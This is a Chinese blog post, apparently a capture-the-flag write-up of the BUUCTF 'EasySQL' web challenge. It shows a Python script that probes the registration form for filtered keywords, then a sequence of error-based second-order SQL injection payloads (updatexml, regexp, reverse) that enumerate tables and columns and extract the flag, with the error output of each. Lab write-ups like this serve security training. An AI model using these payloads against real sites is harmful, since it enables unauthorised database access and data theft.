




BUUCTF WEB EASYSQL

原创


显哥无敌  于 2022-03-10 15:00:21 发布  1732  收藏

分类专栏: [BUUCTF](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41696858/article/details/123401828

版权



[BUUCTF 专栏收录该内容](#)

73 篇文章 2 订阅

订阅专栏

sql注入题

看到login和register的双逻辑, 本能反应往着二次注入里想,属于是条件反射了
现在register.php写个小脚本测试一下关键字

```

import requests
import time
sql_char = ['select',
            'union',
            'and',
            'or',
            'sleep',
            'where',
            'from',
            'limit',
            'group',
            'by',
            'like',
            'prepare',
            'as',
            'if',
            'char',
            'ascii',
            'mid',
            'left',
            'right',
            'substring',
            'handler',
            'updatexml',
            'extractvalue',
            'benchmark',
            'insert',
            'update',
            'all',
            '@',
            '#',
            '^',
            '&',
            '*',
            '\\',
            '"',
            '~',
            `',
            '(',
            ')',
            '--',
            '=',
            '/',
            '\\\\',
            '']

url='http://9e3b9bbd-4087-4cbb-b901-257d3ae4fd47.node4.buuoj.cn:81/register.php'
for char in sql_char:
    payload = 'zhaoxian' + char
    data = {'username': payload, 'password': 'zhaoxian', 'email': 'zhaoxian'}
    response = requests.post(url=url, data=data)
    time.sleep(1)
    if 'invalid string' in response.text:
        print(char+" is illgeal")

```

过滤了还不少，比较无语的是你需要用户的email，你还把@给禁用了，多少沾点无理取闹了

ok，先随便注册一个账号，登录，四个超链接，点进去看看，后三个都是固定页面，没啥好看的，点进个人信息，看见有个change password，这是又一个与sql交互的地方

进行测试，之前过滤的字符在这里都是随便输入，且没有回显，失败了，然后又想二次注入，注册的时候带点没被过滤的特殊字符进来，会不会在change password里进行回显呢

不过，这个云在changepassword页面进行回显呢

照着这个思路，注册用户"zhaoxian""zhaoxian"之前我用过了
changepassword回显成功报错

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "zhaoxian"" and pwd='3f84f070dd997dc077ab039697ecaf36'" at line 1

用户名双引号闭合，密码单引号闭合，过滤字也知道了，干就完了，鉴于有明显的回显，而报错注入的函数有没有被禁用，考虑报错注入

and 和or被禁用了，但是&和|并没有被禁用

空格可以用经典的()代替

不写脚本了，直接手动注入

数据库payload

```
zhaoxian"||(updatexml(1,concat(0x3a,(select(database())),0x3a),1))#
```

注入要在登录界面注，抓包就看到了，changpassword界面不传username

成功回显: XPATH syntax error: ':web_sqli:'

下面就是老套路

爆表名

```
wangxiang"||(updatexml(1,concat(0x3a,  
(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))),1))#
```

回显

XPATH syntax error: ':article,flag,users'

爆列名

```
wangxiang"||(updatexml(1,concat(0x3a,  
(select(group_concat(column_name))from(information_schema.columns)where(table_schema=database())&&  
(table_name='flag'))),1))#
```

爆flag:

```
wangxiang"||(updatexml(1,concat(0x3a,(select(flag)from(flag)),0x3a),1))#
```

XPATH syntax error: ':RCTF{Good job! But flag not her}'

真的太坏了，不过离拿到flag也不远了

干就完了,查找flag关键字

```
wangxiang"||(updatexml(1,concat(0x3a,  
(select(group_concat(column_name))from(information_schema.columns)where(column_name)regexp('flag')),0x3a),1))#
```

XPATH syntax error: ':FLAGS,FLAGS,FLAGS,flag,real fla'

有了开头就好过多了，这题是真的坏

```
wangxiang"||(updatexml(1,concat(0x3a,  
(select(group_concat(column_name))from(information_schema.columns)where(column_name)regexp('^real fla')),0x3a),1))#
```

XPATH syntax error: ':real_flag_1s_here:'

后面判断这个列在哪个表中，就自己写sql语句吧，偷个懒，在users里

```
wangxiang"||(updatexml(1,concat(0x3a,(select(group_concat(real_flag_1s_here))from(users)),0x3a),1))#
```

回显XPATH syntax error: ':xxx,xxx,xxx,xxx,xxx,xxx,xxx,xxx'

不得不说这题真是坏透了，继续正则

```
wangxiang"||(updatexml(1,concat(0x3a,  
(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^flag')),0x3a),1))#
```

拿到一半flag

后面一般用reverse函数倒序输出或者substr去截取

```
wangxiang"||
```

```
(updatexml(1,concat(0x3a,reverse((select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^flag'))),  
0x3a),1))#
```

XPATH syntax error: ':}e70706187884-586b-1234-c715-0d'

两个拼一下，得到flag

参考视频链接:<https://www.bilibili.com/video/BV1za411b7tW/>